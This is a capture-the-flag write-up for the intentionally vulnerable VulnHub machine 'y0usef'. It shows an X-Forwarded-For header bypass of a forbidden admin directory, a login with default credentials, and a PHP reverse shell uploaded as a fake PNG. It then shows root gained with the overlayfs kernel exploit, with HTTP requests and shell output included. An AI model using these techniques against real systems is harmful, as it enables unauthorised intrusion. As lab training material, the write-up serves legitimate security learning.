Vulnub - y0usef

Creds

---- Credentials ----
→ yousef : yousef123 ssh
→ admin : admin (website)

Notes

----Initial Point of access------


TCP Ports :

→ 22 : OpenSSH 6.6.1p1
→ 80 : Apache/2.4.10
→ /adminstration(403 forbidden)
⇒ dashborad
⇒ /users (nothing)
⇒ /upload (nothing)
⇒ /include (nothing)
⇒ /boostrap (styles :x)

After some enums at the website I found a file

wordlist : raft-large-words.txt

/adminstration




Forbidden

You don't have permission to access on this folder


Making some enum under this directory I didn't found anything so lets try to bypass this authorization

If we add the header X-Forwarded-For : localhost
we got a page



```
GET /adminstration/ HTTP/1.1
Host: 192.168.0.16
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
X-Forwarded-For:localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=be8pea5j6slh9r4an80kuole55
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

```
HTTP/1.1 200 OK
Date: Sun, 03 Jan 2021 04:48:07 GMT
Server: Apache/2.4.18 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 926
Connection: close
Content-Type: text/html

<html>
  <head>
    <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@4.5.
    <body>
      <form action="" method="POST">

        <div class="container mt-5">
          <div class="form-group">
            <label for="exampleInputUsername">
              Username
            </label>
            <input type="text" class="form-control" name="username" placehol
            <small id="emailHelp" class="form-text text-muted">
              We'll never share your username with anyone else.
            </small>
          </div>
          <div class="form-group">
            <label for="exampleInputPassword">
              Password
            </label>
            <input type="password" class="form-control" name="password" plac
          </div>
          <button type="submit" class="btn btn-primary">
            Submit
```



192.168.0.16/adminstration/

Username

Enter username


We'll never share your username with anyone else.

Password

Password

username / password : admin : admin

And then we get a dashboard




192.168.0.16/adminstration/dashborad/

Hello he site is under construction

There is a way to upload files at the system (Only png for some reason)


There is a validation in the file header so lets just create our magic shell

I had to change the content-type to image/png and wuala!




```
POST /adminstration/upload/ HTTP/1.1
Host: 192.168.0.16
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------[illegible]
Content-Length: 5848
Origin: http://192.168.0.16
DNT: 1
Connection: close
Referer: http://192.168.0.16/adminstration/upload/
Cookie: PHPSESSID=[illegible]
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

-----------------------------[illegible]
Content-Disposition: form-data; name="document"; filename="rev.php"
Content-Type: image/png

PNG

IHDR<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
```

```
HTTP/1.1 200 OK
Date: Sun, 03 Jan 2021 04:55:23 GMT
Server: Apache/2.4.10 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 3022
Connection: close
Content-Type: text/html

file uploaded files/1609649723rev.php<!DOCTYPE html>
<html lang="en">
  <head>

    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <meta name="description" content="">
    <meta name="author" content="">

    <title>
      Admin panel
    </title>

    <!-- Bootstrap core CSS -->
    <link href="/adminstration/bootstrap/css/bootstrap.min.css" rel="stylesheet">

    <!-- Custom styles for this template -->
```



```
Index of /adminstration/upload/files

      Name                          Last modified     Size Description
---------------------------------------------------------------------
 Parent Directory                                       -
 1609645570sample.png           2021-01-03 06:46 2.2K
 1609645684magicshell.php.png   2021-01-03 06:48 5.4K
 1609645794magicshell.php.png   2021-01-03 06:49 5.4K
 1609646009magicshell.php.png   2021-01-03 06:53 5.4K
 1609646573mg.php               2021-01-03 07:02 5.4K
 1609649629window_border.png    2021-01-03 07:53  371
 1609649723rev.php              2021-01-03 07:55 5.4K
---------------------------------------------------------------------
Apache/2.4.10 (Ubuntu) Server at 192.168.0.16 Port 80
```




```
guest-iK pts/11   :0                05:46    2:09m  0.02s  0.02s
guest-iK pts/1    :0                05:48   15:41   0.02s  0.02s
yousef   pts/23   192.168.0.17      07:18   32:13   0.05s  0.05s
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

------Privesc from www-data to root ------


linpeas.sh says us that the kernel version is vulnerable

Linux version




```
www-data@yousef-VirtualBox:/dev/shm$ uname -a
Linux yousef-VirtualBox 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:08:14 UTC 2014 i686 athlon i686 GNU/Linux
www-data@yousef-VirtualBox:/dev/shm$
```

exploit



```
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation                          | Linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/shadow)     | Linux/local/37293.t
```

PoC



```
www-data@yousef-VirtualBox:/dev/shm$ gcc k.c -o exploit
www-data@yousef-VirtualBox:/dev/shm$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# cat /root/root.txt | base64 .d
base64: .d: No such file or directory
cat: write error: Broken pipe
# cat /root/root.txt | base64 -d
You've got the root Congratulations any feedback content me twitter @y0usef_11# 
```